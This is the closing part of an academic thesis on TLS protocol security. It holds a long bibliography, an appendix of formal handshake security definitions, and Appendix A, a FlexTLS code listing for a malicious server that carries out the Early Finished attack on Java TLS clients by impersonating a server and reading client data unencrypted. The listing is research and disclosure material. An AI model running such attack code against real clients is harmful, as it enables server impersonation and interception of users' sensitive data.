[OWA] OWASP Foundation. *Certificate and Public Key Pinning*. https://www.owasp.org/index.php/Certificate_and_Public_Key_Pinning.

[Pai+11] S. Pai et al. "Formal Verification of OAuth 2.0 Using Alloy Framework". In: *2011 International Conference on Communication Systems and Network Technologies* (June 2011), pp. 655–659. DOI: 10.1109/CSNT.2011.141.

[Pal+04] A Palekar et al. *Protected EAP protocol (PEAP) version 2*. IETF Internet Draft v10. 2004.

[Par+13] Bryan Parno et al. "Pinocchio: Nearly Practical Verifiable Computation". In: *Proceedings of the IEEE Symposium on Security and Privacy*. May 2013.

[Par14] Arnis Parsovs. "Practical Issues with TLS Client Certificate Authentication". In: *NDSS*. 2014.

[ParseUri] *ParseUri 1.2: Split URLs in JavaScript*. http://stevenlevithan.com/demo/parseuri/js/.

[PassPack] *PassPack*. http://passpack.com.

[PJ10] Alfredo Pironti and Jan Jürjens. "Formally-Based Black-Box Monitoring of Security Protocols". In: *International Symposium on Engineering Secure Software and Systems*. 2010, 79–95.

[PKCS5] *PKCS #5: Password-Based Cryptography Specification, Version 2.0*. IETF. 2000.

[Pol+11] J. Politz et al. "ADsafety: Type-based Verification of JavaScript Sandboxing". In: *USENIX Security*. 2011.

[Pop+15] A. Popov et al. *The Token Binding Protocol Version 1.0*. IETF Draft. 2015.

[Pot98] F. Pottier. *Type Inference in the Presence of Subtyping: from Theory to Practice*. Research Report 3483. INRIA, Sept. 1998.

[PPS12] Alfredo Pironti, Davide Pozza, and Riccardo Sisto. "Formally based semi-automatic implementation of an open security protocol". In: *Journal of Systems and Software* 85.4 (2012), pp. 835–849.

[PRS11] Kenneth G. Paterson, Thomas Ristenpart, and Thomas Shrimpton. "Tag Size Does Matter: Attacks and Proofs for the TLS Record Protocol". In: *ASIACRYPT*. 2011.

[PS07] Erik Poll and Aleksy Schubert. "Verifying an implementation of SSH". In: *WITS*. 2007, pp. 164–177.

[PSC09] P. Phung, D. Sands, and D. Chudnov. "Lightweight Self-Protecting JavaScript". In: *ASIACCS*. 2009.

[Put+03] Jose Puthenkulam et al. *The Compound Authentication Binding Problem*. IETF Internet Draft v04. 2003.

[PW03] B. Pfitzmann and M. Waidner. "Analysis of Liberty Single-Sign-on with Enabled Clients". In: *IEEE Internet Computing* 7.6 (2003), pp. 38–44.

[PW05] B. Pfitzmann and M. Waidner. "Federated Identity-Management Protocols". In: *Security Protocols Workshop*. 2005, pp. 153–174.

[RD09a] Marsh Ray and S Dispensa. *Authentication gap in TLS renegotiation*. 2009.

[RD09b] Marsh Ray and Steve Dispensa. *Renegotiating TLS*. 2009.

[RD12] Juliano Rizzo and Thai Duong. "The CRIME attack". In: *EKOparty Security Conference*. Vol. 2012. 2012.

[Rei+07] C. Reis et al. "BrowserShield: Vulnerability-Driven Filtering of Dynamic HTML". In: *ACM Transactions on the Web* 1.3 (2007).

[Res+10] E. Rescorla et al. *Transport Layer Security (TLS) Renegotiation Indication Extension*. RFC 5746. 2010.

[Res00] E. Rescorla. *HTTP over TLS*. Request for Comments 2818, IETF. 2000.

[Rex09] Martin Rex. *MITM attack on delayed TLS-client auth through renegotiation*. `http://ietf.org/mail-archive/web/tls/current/msg03928.html`. 2009.

[RFC2631] Eric Rescorla. *Diffie-Hellman Key Agreement Method*. IETF RFC 2631. 1999.

[RFC3546] S. Blake-Wilson et al. *Transport Layer Security (TLS) Extensions*. IETF RFC 3546. 2003.

[RFC3986] *RFC3986: Uniform Resource Identifier (URI): Generic Syntax*. IETF. 2005.

[RFC5056] Nicolas Williams. *On the use of channel bindings to secure channels*. IETF RFC 5056. 2007.

[RFC5077] Joseph Salowey et al. *TLS session resumption without server-side state*. IETF RFC 5077. 2008.

[RFC5216] Dan Simon, Bernard Aboba, and Ryan Hurst. *The EAP-TLS Authentication Protocol*. IETF RFC 5216. 2008.

[RFC5218] Paul Funk and Simon Blake-Wilson. *Extensible Authentication Protocol Tunneled Transport Layer Security Authenticated Protocol Version 0*. IETF RFC 5281. 2008.

[RFC5246] T. Dierks and E. Rescorla. *The Transport Layer Security (TLS) Protocol Version 1.2*. IETF RFC 5246. 2008.

[RFC5705] Eric Rescorla. *Keying Material Exporters for Transport Layer Security (TLS)*. IETF RFC 5705. 2010.

[RFC5802] Abhijit Menon-Sen et al. *Salted Challenge Response Authentication Mechanism (SCRAM) SASL and GSS-API Mechanisms*. IETF RFC 5802. 2010.

[RFC5849] E. Hammer-Lahav. *The OAuth 1.0 Protocol*. IETF RFC 5849. 2010.

[RFC5929] J Altman, N Williams, and L Zhu. *Channel Bindings for TLS*. IETF RFC 5929. 2010.

[RFC6265] A. Barth. *HTTP State Management Mechanism*. RFC 6265, Internet Engineering Task Force. 2011.

[RFC6455] I Fette and A Melnikov. *The WebSocket Protocol*. RFC 6455. 2011.

[RFC7627] K. Bhargavan et al. *Transport Layer Security (TLS) Session Hash and Extended Master Secret Extension*. IETF RFC 7627. 2015.

[RGR09] John D Ramsdell, Joshua D Guttman, and Paul D Rowe. "The CPSA Specification: A Reduction System for Searching for Shapes in Cryptographic Protocols". In: *The MITRE Corporation* (2009).

[Ris10] Ivan Ristic. "Internet SSL survey". In: *Black Hat USA* 3 (2010).

[RoboForm] *RoboForm*. http://www.roboform.com.

[Rog02] Phillip Rogaway. "Authenticated-encryption with associated-data". In: *Proceedings of the 9th ACM conference on Computer and communications security*. CCS '02. Washington, DC, USA: ACM, 2002, pp. 98–107. ISBN: 1-58113-612-9. DOI: 10.1145/586110.586125. URL: http://doi.acm.org/10.1145/586110.586125.

[RR06] D. Recordon and D. Reed. "OpenID 2.0 : A Platform for User-Centric Identity Management". In: *Discovery* (2006), pp. 11–15.

[RS00] Jean-Fransico Raymond and Anton Stiglic. "Security issues in the Diffie-Hellman key agreement protocol". In: *IEEE Transactions on Information Theory* 22 (2000), pp. 1–17.

[RST06] Ronald L. Rivest, Adi Shamir, and Yael Tauman. "How to Leak a Secret: Theory and Applications of Ring Signatures". In: *Theoretical Computer Science, Essays in Memory of Shimon Even*. 2006.

[Ryd+10] G. Rydstedt et al. "Busting Frame Busting: a Study of Clickjacking Vulnerabilities at Popular Sites". In: *W2SP'10*. 2010.

[SB12a] B. Sterne and A. Barth. *Content Security Policy 1.0*. W3C Candidate Recommendation. 2012.

[SB12b] S. Sun and K. Beznosov. "The devil is in the (implementation) details: an empirical analysis of OAuth SSO systems". In: *ACM conference on Computer and communications security*. 2012, pp. 378–390.

[Sch+09] J Schonwalder et al. "Session resumption for the Secure Shell protocol". In: *Integrated Network Management*. 2009, pp. 157–163.

[Sch+12] B. Schmidt et al. "Automated Analysis of Diffie-Hellman Protocols and Advanced Security Properties". In: *CSF*. 2012, pp. 78–94.

[Sch+13] Mark Schloesser et al. *Project Sonar: IPv4 SSL Certificates*. https://scans.io/study/sonar.ssl. 2013.

[Sch98] Steve Schneider. "Verifying authentication protocols in CSP". In: *Software Engineering, IEEE Transactions on* 24.9 (1998), pp. 741–758.

[Se12] B. Stearne and A.Barth eds. *Content Security Policy 1.0*. W3C Working Draft. 2012.

[Sel] Jose Selvi. *BlackHat EU 2014*.

[SF13] Y Sheffer and S Fluhrer. *Additional Diffie-Hellman Tests for the Internet Key Exchange Protocol Version 2 (IKEv2)*. IETF RFC 6989. 2013.

[SHB09] E. Stark, M. Hamburg, and D. Boneh. "Symmetric Cryptography in JavaScript". In: *ACSAC*. 2009, pp. 373–381.

[SKA11] Jörg Schwenk, Florian Kohlar, and Marcus Amon. "The power of recognition: secure single sign-on using TLS channel bindings". In: *ACM workshop on Digital identity management*. ACM. 2011, pp. 63–72.

[SM12] Igor Sysoev and Brian Mercer. *How nginx processes requests*. nginx.org/docs/http/request_processing.html. 2012.

[SMP14] Pawel Szalachowski, Stephanos Matsumoto, and Adrian Perrig. "PoliCert: Secure and Flexible TLS Certificate Management". In: *Proceedings of ACM CCS*. 2014.

[Som+12] Juraj Somorovsky et al. "On Breaking SAML: Be Whoever You Want to Be". In: *Workshop on Offensive Technologies (WOOT)*. 2012.

[SP13] Ben Smyth and Alfredo Pironti. "Truncating TLS Connections to Violate Beliefs in Web Applications". In: *USENIX WOOT*. 2013.

[SpiderOak] *SpiderOak*. http://spideroak.com.

[Spr+14] Drew Springall et al. "Security Analysis of the Estonian Internet Voting System". In: *Proc. of ACM Conference on Computer and Communications Security (CCS)*. Nov. 2014.

[SS10] Sooel Son and Vitaly Shmatikov. "The hitchhiker's guide to DNS cache poisoning". In: *SecureComm*. 2010.

[SS12] Christopher Soghoian and Sid Stamm. "Certified lies: Detecting and defeating government interception attacks against SSL". In: *FC*. 2012.

[SS15a] Douglas Stebila and Nick Sullivan. "An analysis of TLS handshake proxying". In: *Proc. 14th IEEE International Conf. Trust, Security and Privacy in Computing and Communications (TrustCom) 2015*. IEEE, Aug. 2015. URL: http://www.douglas.stebila.ca/research/papers/TrustCom-SteSul15.

[SS15b] Douglas Stebila and Nick Sullivan. "An analysis of TLS handshake proxying". In: *Proc. 14th IEEE International Conf. Trust, Security and Privacy in Computing and Communications (TrustCom) 2015*. IEEE, Aug. 2015, pp. 279–286. DOI: 10.1109/Trustcom.2015.385.

[ST10] Y Sheffer and H Tschofenig. *IKEv2 Session Resumption*. IETF RFC 5723. 2010.

[Sta+12a] Emily Stark et al. "The Case for Prefetching and Prevalidating TLS Server Certificates." In: *Proceedings of the ISOC NDSS*. 2012.

[Sta+12b] Emily Stark et al. "The case for prefetching and prevalidating TLS server certificates". In: *NDSS*. 2012.

[Ste+09] Marc Stevens et al. "Short Chosen-Prefix Collisions for MD5 and the Creation of a Rogue CA Certificate". In: *Proc. of CRYPTO*. 2009.

[Swa+16] Nikhil Swamy et al. "Dependent Types and Multi-Monadic Effects in F*". In: *43nd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*. Jan. 2016. URL: https://www.fstar-lang.org/papers/mumon/.

[Tal+11] A. Taly et al. "Automated Analysis of Security-Critical JavaScript APIs". In: *IEEE S&P*. 2011.

[Tea] Google Caja Team. *A Source-to-Source Translator for Securing JavaScript-Based Web*. http://code.google.com/p/google-caja/.

[Tor+06] E. Torlak et al. *Knowledge Flow Analysis for Security Protocols*. MIT Technical Report MIT-CSAIL-TR-2005-066. 2006.

[TW05] Patrick P. Tsang and Victor K. Wei. "Short Linkable Ring Signatures for E-Voting, E-Cash and Attestation". In: *Information Security Practice and Experience Conference (ISPEC)*. 2005.

[Vau02] Serge Vaudenay. "Security Flaws Induced by CBC Padding - Applications to SSL, IPSEC, WTLS ..." In: *EUROCRYPT*. Ed. by Lars R. Knudsen. 2002, pp. 534–546.

[Vra+11] Nevena Vratonjic et al. "The Inconvenient Truth about Web Certificates". In: *The Workshop on Economics of Information Security (WEIS)*. Fairfax, Virginia, USA, 2011.

[VW96] Paul C Van Oorschot and Michael J Wiener. "On Diffie-Hellman key agreement with short exponents". In: *Advances in Cryptology—EUROCRYPT'96*. Springer. 1996, pp. 332–343.

[Wac+10] Christian Wachsmann et al. "Lightweight Anonymous Authentication with TLS and DAA for Embedded Mobile Devices". In: *Information Security Conference (ISC)*. 2010.

[Wah+15] Riad S. Wahby et al. "Efficient RAM and Control Flow in Verifiable Outsourced Computation". In: *Proceedings of the ISOC NDSS*. Feb. 2015.

[Wan+04] Xiaoyun Wang et al. *Collisions for Hash Functions MD4, MD5, HAVAL-128 and RIPEMD*. Cryptology ePrint Archive, Report 2004/199. http://eprint.iacr.org/. 2004.

[Wan+11] R. Wang et al. "How to Shop for Free Online - Security Analysis of Cashier-as-a-Service Based Web Stores". In: *IEEE S&P*. 2011, pp. 465–480.

[WAP08] Dan Wendlandt, David G Andersen, and Adrian Perrig. "Perspectives: Improving SSH-style Host Authentication with Multi-Path Probing." In: *USENIX Annual Technical Conference*. 2008, pp. 321–334.

[WCW12] Rui Wang, Shuo Chen, and XiaoFeng Wang. "Signing Me onto Your Accounts through Facebook and Google: A Traffic-Guided Security Study of Commercially Deployed Single-Sign-On Web Services". In: *IEEE Symposium on Security and Privacy*. IEEE Computer Society, 2012, pp. 365–379. ISBN: 978-0-7695-4681-0.

[Wel11] K Welter. *Reauthentication Extension for IKEv2*. IETF Draft. 2011.

[Wik09] OpenID Wiki. *Phishing Brainstorm*. http://wiki.openid.net/w/page/12995216/OpenID_Phishing_Brainstorm. 2009.

[Wil08] Nicolas Williams. *Unique Channel Bindings for IPsec Using IKEv2*. IETF Draft. 2008.

[Wil11] Stephen C Williams. "Analysis of the SSH key exchange protocol". In: *Cryptography and Coding*. 2011, pp. 356–374.

[WL93a] Thomas YC Woo and Simon S Lam. "A semantic model for authentication protocols". In: *Research in Security and Privacy, 1993. Proceedings., 1993 IEEE Computer Society Symposium on*. IEEE. 1993, pp. 178–194.

[WL93b] T.Y.C. Woo and S.S. Lam. "A Semantic Model for Authentication Protocols". In: *IEEE Symposium on Security and Privacy*. 1993, pp. 178–194.

[WS96] David Wagner and Bruce Schneier. "Analysis of the SSL 3.0 protocol". In: *USENIX Electronic Commerce*. 1996.

[Wuala] *Wuala*. http://wuala.com.

[Yos+09] S. Yoshihama et al. "Information-Flow-Based Access Control for Web Browsers". In: *IEICE Transactions* E92-D.5 (2009), pp. 836–850. ISSN: 0916-8532. DOI: 10.1587/transinf.E92.D.836.

[Zal] Michal Zalewski. *Browser Security Handbook*. http://code.google.com/p/browsersec/.

[Zal11] M. Zalewski. *The Tangled Web*. No Starch Press, Nov. 2011.

[ZE13] Samee Zahur and David Evans. "Circuit Structures for Improving Efficiency of Security and Privacy Tools". In: *Proc. of the IEEE Symposium on Security and Privacy*. May 2013.

[ZR12] L. Zhengqin and T. Rezk. "Mashic Compiler: Mashup Sandboxing Based on Inter-frame Communication". In: (2012).

Appendix A

FlexTLS Attack Scenarios

```
(* Accept a TCP connection from the victim client *)
let st,cfg = Connection.serverAcceptTcp(listening_address, port) in

let st,nsc,ch = ClientHello.receive(st) in

(* Sanity check: our preferred ciphersuite is there *)
if not (List.exists ((=)TLS_RSA_WITH_AES_128_CBC_SHA)
                    (ClientHello.getCiphersuites ch)) then
    failwith "No suitable ciphersuite given"
else

(* Force our preferred ciphersuite when sending the ServerHello *)
let sh = { Constants.defaultServerHello with
  ciphersuite = Some(TLS_DHE_RSA_WITH_AES_128_CBC_SHA)} in
let st,nsc,sh = ServerHello.send(st,ch,nsc,sh) in

(* Send the certificate of a server we want to impersonate *)
let st, nsc, cert = Certificate.send(st, Server, chain, nsc) in

(* Compute the verify_data with the correct log and an empty master secret *)
let log = ch.payload @| sh.payload @| cert.payload in
let verify_data = Secrets.makeVerifyData nsc.si [||] Server log in

(* Jump straight to the Finished message *)
let st,fin = Finished.send(st,verify_data) in

(* Read sensitive data from the client in the clear... *)
let st, data = AppData.receive(st) in

(* ... and let the client accept some data *)
let st = AppData.send(st,
  "HTTP/1.1 200 OK\r\nContent-Type: text/plain\r\n
  Content-Length: 43\r\n\r\n
  You are vulnerable to the EarlyFinished attack!\r\n") in
Tcp.close st.ns;
```

Figure A.1: FlexTLSserver code implementing the Early Finished attack on Java clients.

Appendix B

TLS Security Model

B.1 Security Definitions

We recall the security definitions from Bhargavan et al. [Bha+13c] for the TLS handshake. By design they are general enough to apply to the TLS handshake, as specified in the standard and coded in miTLS. The adversary creates and interacts with multiple instances i of a handshake protocol Π by calling Π's oracles, detailed below. Each instance has a fixed role $\mathcal{R}$, either $\mathcal{C}$ for Client or $\mathcal{S}$ for Server, and models a connection endpoint.

- $\mathsf{KeyGen}(v)$ creates and stores a new honest keypair for the long-term public-key algorithm v and returns the associated public key. Similarly, $\mathsf{KeyInject}(v, pk, sk)$ stores a dishonest keypair (assuming pk is not yet in the store).
- $\mathtt{Init}(\mathcal{R}, cfg_{\mathcal{R}})$ creates an instance with role $\mathcal{R}$ and local configuration $cfg_{\mathcal{R}}$; it returns a fresh handle i.
- $\mathsf{Send}_i(frag)$ lets an existing instance i process a fragment. As a result, the instance may update its state, assign local variables, and return a response. Similarly, $\mathtt{Control}_i(env)$ changes the global, internal state of the handshake. For example, $\mathtt{Control}$ provides the environment with means to reject certificates that it deems invalid.

Each instance maintains its private local state, e.g., using local variables, and can go through a sequence of epochs. For each epoch, it records a sequence of *variable assignments*, extended as the result of calls to Send and Control. Each variable is assigned at most once in every epoch. Our definition are based on these local variable assignments, which summarize the view of clients and servers so far about each epoch. We list below the main variables used in our presentation.

Unless explicitly mentioned for key-exchange materials, these variables are public: the adversary can read them, but not change them; the protocol can write them once in every epoch, but not read them. (This restriction matters only for the record key, as we replace it with a random value.) The agility-parameter variable a determines the algorithms and constructions used by the handshake. Our security properties are conditioned by a strength predicate $\alpha(a)$ that indicates whether those algorithms are strong enough to secure the epoch. When the role of an epoch is clear from the context, the *peer* refers to the opposite role, and the *peer-exchange variable* refers to the exchange variable of the opposite role (e.g.$kex_{\mathcal{C}}$ when $\mathcal{R}$ is $\mathcal{S}$).

ℓ	epoch identifier; in TLS, the concatenation of the client and server random values.
$\ell_{session}$	resumption identifier; in TLS, the identifier of the epoch that completed the session being resumed. (The miTLScode also assigns the TLS *sessionId*, chosen by the server, but we do *not* use it as an identifier as it is not necessarily unique.)
a_C, a_S	client and server negotiation parameters; in TLS, they consist of protocol versions, ciphersuites, and extension messages.
a	agility parameter; in TLS, the protocol version, the negotiated ciphersuite, and data extracted from the first flight of messages sent by the server.
$cert_C$,$cert_S$	client and server certificate chains. In TLS, these certificates are optional; e.g.the assignment $cert_C := \perp$ denotes the absence of client certificate.
kex_C, kex_S	client and server exchange variables, possibly secret, used to specify safety.
k	record key for the epoch; in TLS, depending on a, this key is usually split into 4 keys for MAC & encrypt.
complete	successful completion flag, marking the end of the handshake for this epoch.

Figure B.1: Session state variables used in the abstract model of the TLS handshake.

We deliberately avoid modeling certificate validation. For the handshake, certificate chains are authenticated, uninterpreted bitstrings. We assume given a public specification function $\mathsf{pk}(cert)$ that returns either the public key associated with a certificate chain, or $\perp$. The session state does not need to explicitly mention public keys, but public keys can appear in exchange variables.

A security model for a protocol describes how queries are answered and how session variables are assigned. Next, we define properties of these models as they interact with an adversary.

Definition 13 (Honesty, Safety, Matching Algorithms and Completion)**.** *For a handshake protocol* Π *and a strength predicate* $\alpha(\cdot)$*, an adversary that calls* Π*'s oracles any number of times produces a trace of interleaved variable assignments for a series of epochs for each instance. In this trace:*

- *As determined by its assigned agility parameter a: an epoch is either a* session*, with distinguished* client- *and* server-exchange *variables, or a* resumption*, with an* $\ell_{session}$ *variable; sessions (and their exchange variables) are either* static *or* ephemeral*; a* static *session has at least one* static *exchange variable; an* ephemeral *session has only* ephemeral *exchange variables.*

- *A (long-term) public key is* honest *for algorithm v if it was returned by a call to* $\mathsf{KeyGen}(v)$*. All other keys are generated by the adversary and thus not honest. A session's ephemeral server-exchange variable assignment is* honest *if there is a server session with the same assignment to its server-exchange variable—and conversely for ephemeral client-exchange variables.*

- *A client session is* safe *if (i) $\alpha(a)$ holds; (ii) honest public keys for a's algorithms are assigned to all static exchange variables; and (iii) there is a server session with the same assignment to the ephemeral server-exchange variable. A server session is* safe *if the converse holds.*

  (Said otherwise, a session is safe *if $\alpha(a)$ holds and all static exchange variables and ephemeral peer-exchange variable assignments are honest.)*

- *A resumption is* safe *if $\alpha(a)$ holds and $\ell_{session}$ is the identifier of a safe and complete session.*

- *An epoch has matching algorithm $r = \texttt{record}(a)$ when there is a peer epoch with the same identifier ℓ and algorithm r.*

- *An epoch is* complete *when it includes the assignment complete* $:= 1$.

Definition 14 (Handshake Security)**.** *Let Π be a handshake protocol, $\alpha(\cdot)$ a strength predicate, and $\mathcal{A}$ an adversary that calls Π's oracles any number of times. Consider the following security properties:*

1. **Uniqueness:** *epoch identifiers are used at most once in each role.*

   Let $\mathbf{Adv}^{\mathrm{U}}(\mathcal{A})$ be the probability that two different epochs with the same role assign the same value to ℓ when $\mathcal{A}$ terminates.

2. **Verified Safety:** *if the peer of a session uses a strong signature algorithm to authenticate and the public-key for the peer signature is honest, then the peer-exchange variable assignment is honest.*

   Let $\mathbf{Adv}^{\mathrm{S}}(\mathcal{A})$ be the probability that, when $\mathcal{A}$ terminates, there is an epoch such that $\alpha(a)$ holds; the public key of the peer is honest; and the assignment to the peer exchange value is not honest (i.e.not assigned by any peer);

3. **Agile Key Derivation:** *depending on a random bit b, replace the record key assigned in safe epochs with matching algorithm r with a fresh $k \leftarrow \mathsf{KeyGen}(r)$, assigning the same value to epochs that have the same identifier ℓ, algorithms $\mathtt{kdf}(a)$ and exchange variables or resumption identifier.*

   Let $\mathbf{Adv}^{\mathrm{K}}(\mathcal{A}) = 2p - 1$ where p is the probability that $\mathcal{A}$ returns b.

4. **Agreement:** *for every safe and complete epoch, there is a safe epoch in the other role such that their two protocol instances agree on all prior assignments.*

   Let $\mathbf{Adv}^{\mathrm{I}}(\mathcal{A})$ be the probability that, when $\mathcal{A}$ terminates:

   - *an instance created by $\mathtt{Init}(\mathcal{R}, cfg)$ assigns complete $:= 1$ in a safe epoch; and*
   - *no instance created by $\mathtt{Init}(\overline{\mathcal{R}}, cfg')$ begins with a series of epochs with the same assignments to all variables (up to, but possibly excluding complete $:= 1$).*

The handshake is (ε, t, α)-secure when for any adversary $\mathcal{A}$ running in time t, $\mathbf{Adv}^{\mathrm{G}}(\mathcal{A}) \leq \varepsilon$, for $\mathrm{G} = \mathrm{U}, \mathrm{S}, \mathrm{K}, \mathrm{I}$.